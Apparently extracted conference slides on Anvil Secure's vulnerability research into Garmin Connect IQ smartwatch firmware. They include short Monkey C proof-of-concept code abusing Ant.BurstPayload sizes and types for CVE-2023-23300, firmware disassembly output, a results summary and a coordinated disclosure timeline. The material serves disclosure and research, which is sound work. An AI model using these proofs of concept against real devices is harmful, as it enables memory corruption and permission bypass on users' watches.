
```
1 class MyBurstPayload extends Ant.BurstPayload {
2     function initialize() {
3         Ant.BurstPayload.initialize();
4         self.size = 0xdeadbeef;
5     }
6 }
7 var burst = new MyBurstPayload();
8
9 var data = new[8];
10 for (var j = 0; j < 8; j++) {
11     data[j] = 0x44;
12 }
13
14 burst.add(data);
```

```
1 class MyBurstPayload extends Ant.BurstPayload {
2     function initialize() {
3         Ant.BurstPayload.initialize();
4         self.size = 0;
5         // Both objects are INT
6         self.burstDataBlob = [0, 0];
7     }
8 }
9 var burst = new MyBurstPayload();
10
11 var data = [
12     // Both objects are now FLOAT
13     0x02, 0x42, 0x42, 0x43, 0x43,
14     0x02, 0x45, 0x45,
15 ];
16
17 burst.add(data);
```


Demo



Exploiting CVE-2023-23300



Forerunner 55 4.10 Beta
(Model released in 2021)



Exploiting CVE-2023-23300

```
Listing: Forerunner55_6.04_firmware_image.bin
//
// ram
// ram:00000000-ram:00201fff
//

assume spr = 0x0 (Default)
MasterStackPointer+1
MasterStackPointer+2
MasterStackPointer
00000000 00 fa 07 20   ddw   2007EA00h

Reset+1
Reset+2
Reset

00000004 11 01 00 00   addr  FUN_00000110+1
```



```
XREF[0,2]: FUN_0016a9dc:001
FUN_0016a9dc:001

XREF[14,10]...Entry Point(*),
caseD_9:0000f9ce
00024686 (R),
FUN_00029cf4:000
000b1557
FUN_00041cd8:000
000ed52f
FUN_00069b8c:000
001f55a
FUN_00079358:000
00112c78
FUN_0016a9dc:001
001175f3
0011a6c4
00173d60 (R), 001
00173d9c (R),
FUN_001b942c:001
0002468a (R),
FUN_00029cf4:000
00068162 (R), 000
0013be5c
FUN_00083da8:000
00089946 (R)
```

String Search [CodeBrowser(3): garmin_forerunner/Forerunner55_6.04_firmware_image.bin]

String Search - 56 items (of 4368) - [Forerunner55_6.04_firmware_image.bin, Minimum size = 5, Align = 1]


Def...	Location	Label	Code Unit	String View	String Type
	00055720		ds "N3CFX4Page11TvmProgressE"	"N3CFX4Page11TvmProgressE"	string
	000754c3		ldr r1, [DAT_00075638]	"IJFhF"	string
	000755e4	s_vector<bool>::M_fill_insert...	ds "vector<bool>::M_fill_insert"	"vector<bool>::M_fill_insert"	string
	0008559b		?? 28h ("#h F"	string
	00096bd4		ds ".\\..\\..\\FBT\\FBT_lha_intf.c: 55"	".\\..\\..\\FBT\\FBT_lha_intf.c: 55"	string
	00098400		ds "THA_WORKOUT_PHRASE_POOR_SLEEP_RUNNING_HISTORY_RECOVERY"	"THA_WORKOUT_PHRASE_POOR_SLEEP_RUNNING_HISTORY_RECOVERY"	string
	00099304	s_Failed_to_get_sleep_window...	ds "Failed to get sleep window in near_sleep_window_end()."	"Failed to get sleep window in near_sleep_window_end()."	string
	00a0556		?? 78h x	u'x '@p"	unicode
	00b1557		?? 60h x	u'" 'pp'"	unicode
	00e8ca8		ds "Forerunner 55"	"Forerunner 55"	string
	00ed52f		ds ".\\..\\..\\FOC\\FTM\\ftm_auto_pause.c: 55"	".\\..\\..\\FOC\\FTM\\ftm_auto_pause.c: 55"	string
	001f55a		mov. eq r3, r3, #0x0	"# # 'k"	string
	00112c78	s_T:\src\megainclude\foal\velea...	orr r3, r3, #0xf000	"pCSbpG0h"	string
	001175f3		ds "T:\src\megainclude\foal\release\sys\0\hwm_iic_c...	"T:\src\megainclude\foal\release\sys\0\hwm_iic_common.h"	string
	0011a6c4		ds "FR55 Flash"	"FR55 Flash"	string
	00173d60 (R), 001		?? 30h 0	"006-82955-06"	string
	00173d9c (R),	s_Forerunner_55_0011e070	ds "Forerunner 55"	"Forerunner 55"	string
	001305f0		ds "N3PMA6Widget18WatchFaceCompositeE"	"N3PMA6Widget18WatchFaceCompositeE"	string
	00130628		ds "N3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEU1PvE_"	"N3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEU1PvE_"	string
	0002468a (R),		ds "N3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEU1vE0_"	"N3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEU1vE0_"	string
	00135547		?? 46h F	"FR 55"	string
	0013559b		?? 20h	"\H\h1\nj"	string
	00068162 (R), 000		str r2, [r0, #0x0]=>DAT_2002427c	"\YJ3' '+'"	string
	0013be5c	DAT_0013be5c	?? 35h 5	"511b8a5cae2dfc147961c7742a95541431df76d2"	string
	00089946 (R)				

Filter: 55

Offset: 0 Dec Preview: Forerunner 55

Auto Label Include Alignment Nulls Truncate If Needed

Make String Make Char Array



<https://github.com/anvilsecure/garmin-ciq-app-research/tree/main/demo>

Conclusion

Results

- Analysis performed on Garmin Forerunner 245 Music
- Focused on its Virtual Machine executing applications
- 14 vulnerabilities reported to Garmin
 - Bypass permissions
 - Hijack execution flow
- Over 100 affected models
 - <https://developer.garmin.com/connect-iq/compatible-devices/>
 - Including fitness watches, outdoor handhelds, and GPS for bikes
 - Multiple vulnerabilities since CIQ API version 1.0.0 published in 2015

Published Resources

- <https://github.com/anvilsecure/garmin-ciq-app-research>

README.md

Garmin Forerunner 245 Music

This repository contains information related to Anvil's research project on Garmin Forerunner 245 Music firmware:

- `advisories/` : Advisories for the multiple vulnerabilities.
- `ciqpy/` : Python script to manipulate CIQ apps/PRG files.
- `demo/` : Demo exploiting CVE-2023-23300
- `poc/` : Proof-of-concept CIQ apps/PRG files for the multiple vulnerabilities.
- `ciq.ksy` : The Kaitai Structure for parsing CIQ apps/PRG files.

Coordinated Disclosure

- **2022-07-25:** Anvil submitted the technical report to Garmin via their web form along with our 90-day disclosure policy.
- **2022-09-11:** Garmin acknowledges the vulnerabilities and requests an extension until December 3rd, 2022. We agree.
- **2022-10-14:** Anvil submitted a second technical report regarding the permission bypass.
- **2022-11-09:** Garmin states that they are on track for December 3rd, 2022 for the initial findings. Garmin acknowledges the permission bypass and requests an extension until February 28th, 2023. We agree.
- **2022-12-01:** Garmin states that they identified additional affected products and requests a new extension until March 14th, 2023 for all vulnerabilities.
- **2022-12-06:** Anvil agrees on the new deadline and requests the list of affected products.
- **2022-12-13:** Garmin provides the list of affected devices, identified by Connect IQ API version
- **2023-01-09:** Anvil requests CVE IDs.
- **2023-01-26:** MITRE assigns CVE IDs ([CVE-2023-23301](#), [CVE-2023-23298](#), [CVE-2023-23304](#), [CVE-2023-23305](#), [CVE-2023-23302](#), [CVE-2023-23303](#), [CVE-2023-23306](#), [CVE-2023-23300](#), [CVE-2023-23299](#)).
- **2023-01-27:** Anvil shares CVE IDs with Garmin and asks if they are planning on publishing a security advisory.
- **2023-02-01:** Garmin states that they are not planning to publish an advisory listing the CVEs.
- **2023-03-14:** Anvil asks Garmin if they have released the new versions for the affected devices.
- **2023-03-16:** Garmin states that the majority of the updates have been released. They specify that three devices have been delayed and that they are targeting March 22nd, 2023.

Future Research Areas

Scratched the Surface



- Ant and Ant+
- BLE
- WiFi
- GPS
- USB
- Notifications
- Signature

Focused on Static Analysis



- Fuzzing
 - Hardware setup?
 - QEMU patch?
- Debugging

Questions?